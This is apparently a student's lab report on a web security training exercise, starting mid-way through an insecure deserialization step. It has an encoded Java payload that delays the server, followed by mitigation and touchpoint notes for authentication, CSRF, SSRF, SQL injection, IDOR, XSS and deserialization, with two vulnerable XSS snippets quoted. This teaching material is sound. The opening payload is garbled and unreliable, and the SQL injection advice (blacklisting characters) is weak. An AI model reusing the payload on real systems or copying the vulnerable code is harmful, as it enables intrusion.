r00ABXNyAbFvccnuZhtbxkuWSzN1cmUzNjhMV3biJrLlZibGlcMfbGVUXNrSG9sZGVyAAAAAAAIAAANMABZyZXF1ZXN0ZWRFcGVjdXRpb25UaWldAAZTGphdmEvdlGltZ59Mb2NhERhdGVUaw1l08wAcnRhC2tBY3RpB250ABJMaMf2Y59sYW5nL1N0cnlUZztMAAh0YXNrTmFtzxEAfqAeHbzcgANamF2Y550aW1l1Ln1cpVdhLobIklyDAAeHB3DgUAaAfnaHoNjtqXQETceHQAB3NsZWVwIDV0AAdleHBsb2l0softsec@ubuntu:~/Download$
```

3. Enter the exploit into the form.

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

The screenshot shows a web application interface. At the top, there is a checked checkbox. Below it is a text input field containing the string "33NsZWVwIDV0AAdleHBsb2l0". To the right of the input field is a "Submit" button. Below the input field, a message box displays the text "Congratulations. You have successfully completed the assignment.".

Screenshot of a successful application.

## Risk Exposure

Successful exploitation of insecure deserialization often leads to remote code execution on the compromised host. This severely impacts the confidentiality, integrity and availability of the system/host as the attacker has control over them. If a business were to become vulnerable and exploited from this attack, it could mean data is compromised and the current system as well as other systems connected could be permanently affected.

## Section II - Mitigation Strategies

### Broken Authentication - Authentication Bypass

#### Mitigation Technique

This was a simple attack where we were able to use a proxy to freeze the request with a password reset. Since the vulnerability issue was due to the hardcoding of the checkpoint, we can mitigate this issue by having the actual full value being checked with parameters instead of accepting any value that contained the keywords that were hardcoded. In addition, 2 factor authentication can be implemented to mitigate risks of potential authenticated mechanism compromises.

#### Security Touchpoint

Architectural Risk Analysis can be an effective touchpoint to mitigate risks associated with authentication bypass attacks. Especially on this particular vulnerability, there are inherent flaws with the design of the authentication mechanism. The validation of the security questions were architecturally flawed as the checks were not inclusive and conclusive, which resulted in the check not being comprehensive. In addition, additional layers of authentication mechanisms were not implemented to act as guardrails. Through architectural risk analysis, we are able to identify such flaws from the design perspective.

### Broken Authentication - Secure Password

#### Mitigation Technique

One of the key mitigation is to implement a secure password policy that is enforced during registration or account registration phases. A strong password policy includes a password length of 12 characters long, with a combination of uppercase letters, lowercase letters, numbers and symbols. In addition, it should not be found in a dictionary, or referenced from common names, characters, products or organizations.

#### Security Touchpoint

A relevant touchpoint for implementing Secure Password is Security Requirements. It is a White-hat approach to have explicit defense against black-hat world. By enforcing Security Requirements for Secure Passwords, we are able to ensure that the application has “defenses” by default when it comes to weak passwords. For instance, we mandate the requirements of a strong password policy as part of non-functional requirements of the application.

### Request Forgery - Cross-Site Request Forgeries

#### Mitigation Technique

Cross Site Request Forgeries can be mitigated using the Synchronizer Token pattern. This is used to generate tokens to combat the CSRF browser authentication and cookie exploitation. These tokens allow an extra layer of validation as well as backend protection against CSRF attacks. These tokens are validated and checked every time a request is issued, mitigating these types of attacks.

## Security Touchpoint

Penetration testing would be an effective security touchpoint against CSRF. If a company wanted to know if their company would be defended against such an attack, or if they have implemented a token system and need it to be tested, a skilled penetration tester would provide a great resource to test the effectiveness and strength of the current defenses in place. It allows the application to be validated against such attacks in an actual working environment.

## Request Forgery - Server-Side Request Forgeries

### Mitigation Technique

Server-side request forgeries can be prevented by implementing a white list. A white list is a list of things that are considered trustworthy and allowed to be accessed. In addition, checksums of the request can be calculated and implemented to prevent illegal modification of the data. Checksums are unique numbers associated with a file that are used to confirm that it is the one you expect and that it has not been modified. There are also integrity checking tools such as Tripwire which are used to detect data modification.

## Security Touchpoints

Similarly to CSRF vulnerability, SSRF vulnerability can be detected through Penetration Testing security touchpoint. Through Penetration Testing, we attempt to identify poor handling of the program. In this instance, we will attempt to access protected/hidden trusted resources from a vulnerable public facing application. By performing Penetration Testing, we are able to validate the existence of the vulnerability with a high degree of confidence as we can get to demonstrate in an actual working environment.

## Injection Flaws – SQL Injection (Advanced)

### Mitigation Technique

SQL injections can be prevented by only allowing certain characters to be input into fields. For instance, the validation mechanism can check for the presence of illegal characters such as “!#%@%” etc. User-supplied inputs should not be trusted and should be sanitized if the application consumes it.

## Security touchpoint

Abuse Cases is a potential security touchpoint that can be used to detect SQL Injection vulnerabilities. It tests the system behavior when malformed inputs are provided to the system. SQL injection vulnerabilities often cause the application to misbehave when such vulnerabilities are exploited. Thus, under Abuse Cases, when the application receives malformed inputs that are used in its SQL execution, the application is able to give away signs that the vulnerability exists due to the difference in application behavior.

## Broken Access Control – Insecure Direct Object Reference

### Mitigation Technique

To mitigate against IDOR vulnerabilities, all access points within the application should be enforced with authorization mechanisms. For instance, web application frameworks typically include authorization controls to restrict access to privileged resources based on the user's privileges. For example, Django has default [authentication and authorization controls](#) that prevent unauthorized access to privileged resources.

### Security touchpoint

Code Review is an effective security touchpoint that can be used to detect IDOR related vulnerabilities. For example, one can review the authorization mechanisms in each of the application's public facing endpoints/interfaces. From a white-hat perspective, we are able to have deeper insights on the inner workings of the application by performing code review. Thus, we can trace inner logic of the application and identify potential entry points that lack authorization controls.

## Sensitive Data Exposure - Insecure Login

### Mitigation Technique

The way the sensitive data of the username and password was intercepted was due to the use of HTTP displaying the data unencrypted. To mitigate this vulnerability the webpage should use HTTPS to encrypt the sensitive data. This can prevent passing by packet sniffers from obtaining the sensitive data.

### Security Touchpoint

Security Requirements is a potential security touchpoint that can help to detect this vulnerability. By enforcing such HTTPS as part of the non-functional requirements (security requirements), we can ensure that data is properly secured in transit. It would prevent a packet sniffer from being able to see exposed data. All sensitive data should be encrypted before sent into transit.

## Cross Site Scripting (XSS) - Reflected and DOM-based XSS

### Mitigation Technique

Both reflected and dom-based XSS have similar applicable mitigation techniques. The root cause of these two vulnerabilities is primarily due to the lack of input sanitization. If possible, user supplied inputs should be validated with well known validation libraries to prevent implementation flaws in the custom validation function. Alternatively, the use of escape functions can be used to encode the output so that it is safe to be executed on the client's browser.

## Security Touchpoint

Code Review would have helped in identifying such vulnerabilities at source code level, before the deployment of the application. For instance, we can focus on looking for validation implementation in the source code that handles user-supplied inputs. Both the instances of reflected and dom-based XSS vulnerabilities can be easily identified through Code Review.

```
<html>
<body>
<?php
print "Not found: " . urldecode($_SERVER["REQUEST_URI"]);
?>

</body>
</html>
```

*Screenshot of potential reflected XSS vulnerability (S, 2023)*

```
<script>
var x = '<%= taintedVar %>';
var d = document.createElement('div');
d.innerHTML = x;
document.body.appendChild(d);
</script>
```

*Screenshot of potential reflected XSS vulnerability (S, 2023)*

During Code Review, such functionalities that use user-supplied inputs (as shown in the screenshot above) can be easily identified.

## Insecure Deserialization

### Mitigation Technique

Avoid using serialized objects from untrusted sources, such as user-inputs. If the use of serialized sources is necessary, ensure that the running code is executed in a low privileged environment. In addition, implementing integrity checks on serialized objects can help to detect any form of tampering.

### Security Touchpoint

Insecure Deserialization, in practice, can be difficult to successfully execute as it has a set of preexisting conditions for its execution. For instance, such as a vulnerable component in the code that can be exploited to run the malicious code and the object's internal structure must be known to the attacker. Penetration testing is a good approach to identify such vulnerabilities as such an assessment is able to validate if the vulnerability can be successfully exploited even if the vulnerable component exists.

## References

S, K. (2023). Cross site scripting (XSS). Cross Site Scripting (XSS) | OWASP Foundation. Retrieved February 21, 2023, from <https://owasp.org/www-community/attacks/xss/>